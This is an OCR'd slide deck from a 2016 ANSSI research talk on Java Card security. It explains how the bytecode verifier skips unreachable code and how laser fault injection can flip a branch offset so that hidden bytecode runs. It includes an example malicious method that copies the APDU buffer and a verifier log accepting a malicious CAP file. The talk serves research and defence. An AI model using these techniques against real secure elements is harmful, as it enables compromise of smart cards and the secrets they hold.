
Tokens resolution off-card




Tokens resolution off-card



Tokens resolution off-card



Tokens resolution off-card



Tokens resolution on-card


Class component

```
...
public_virtual_method_table = {
...
/*   8 */ @M1
/*   9 */ @M2
⋮
/* 125 */ @M117
/* 126 */ @M118
/* 127 */ @M119
}
XX XX ...
```


Method component

```
  void M119 () {

...
}
void process (APDU apdu) {
...
aload_0
invokevirtual 0x017F
...
}
```



Tokens resolution on-card



Tokens resolution on-card



Tokens resolution on-card



An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;

An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;
- The BCV checks the structure and the semantics of the application;
- To verify the byte code semantics, the BCV starts its analyze from an entry point;
- Unreachable code has no entry point $\Rightarrow$ ⚠ it is not checked by the BCV!
- A malicious byte code can be hidden through the BCV verification!

An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.5]
[ INFO: ]  Copyright (c) 2015, Oracle and/or its affiliates.
           All rights reserved.

[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```

An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.5]
[ INFO: ]  Copyright (c) 2015, Oracle and/or its affiliates.
```

How to execute this malicious piece of code?

```
[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```


The Java Card Security / Laser Fault Injection

Principle

- The loaded applet in the card is correct, *i.e.* not be rejected by a BCV;
- The idea is to bypass the runtime verification;
- Inject fault during the applet execution:
  - May be a transient or a persistent fault;
  - The content of the smart card memory can be read (or modified?);
- Fault injection is a tricky and an expensive attack.


Perturbation

- Perturbation attacks change the normal behaviour of an IC in order to create an exploitable error;
- The behaviour is typically changed either by applying an external source of energy during the operation;
- For attackers, the typical external effects on an IC running a software application are as follows:
  - Modifying a value read from memory during the read operation; transient modification
  - Modification of the EEPROM values; permanent modification
  - Modifying the program flow, various effects can be observed:
    - Skipping an instruction, Inverting a test, Generating a jump, Generating calculation errors.


Fault Models

- A fault attack modified a set of bits:
  - Set them (`0x00`);
  - Reset them (`0xFF`);
  - Random value;
- Modification types:
  - Precise bit error


  - Precise byte error



  - Unknown byte error



  - Unknown error



. . . Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, `...`

... Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, ...
- `if_scmpeq_w 0xFF05`

... Can Be Executed


- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, ...
- `if_scmpeq_w` 0x**FF**05 $\Rightarrow$ `if_scmpeq_w` 0x**00**05.

... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```




... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



- A fault injection can corrupt the execution flow;
- A non-expected statement is executed;
- If this statement is in an unreachable code, it may contains unchecked instructions.

Conclusion

- An installed application on a card must be checked by a BCV;
- Only the BCV Oracle implementation is publicly available (close-source);
- Some vulnerabilities have been found . . . and **patched**!;
- Are there other security flaws? (this is the million-dollar question!);
  - A verified BCV is required!
  - According to which criteria?
- The next-gen attacks are the fault injection attacks;
- Fault injection can be viewed as a logical attack enabler;
- Evaluated cards embed countermeasures to prevent fault injection attacks.

That's All Folks!

Thank you for your attention!

Questions?

Security of the Java Card Secure Elements

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Hardware Security Lab (LSC/ST/SDE/ANSSI)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

Cyber in Bretagne (July 5th, 2016)

http://www.ssi.gouv.fr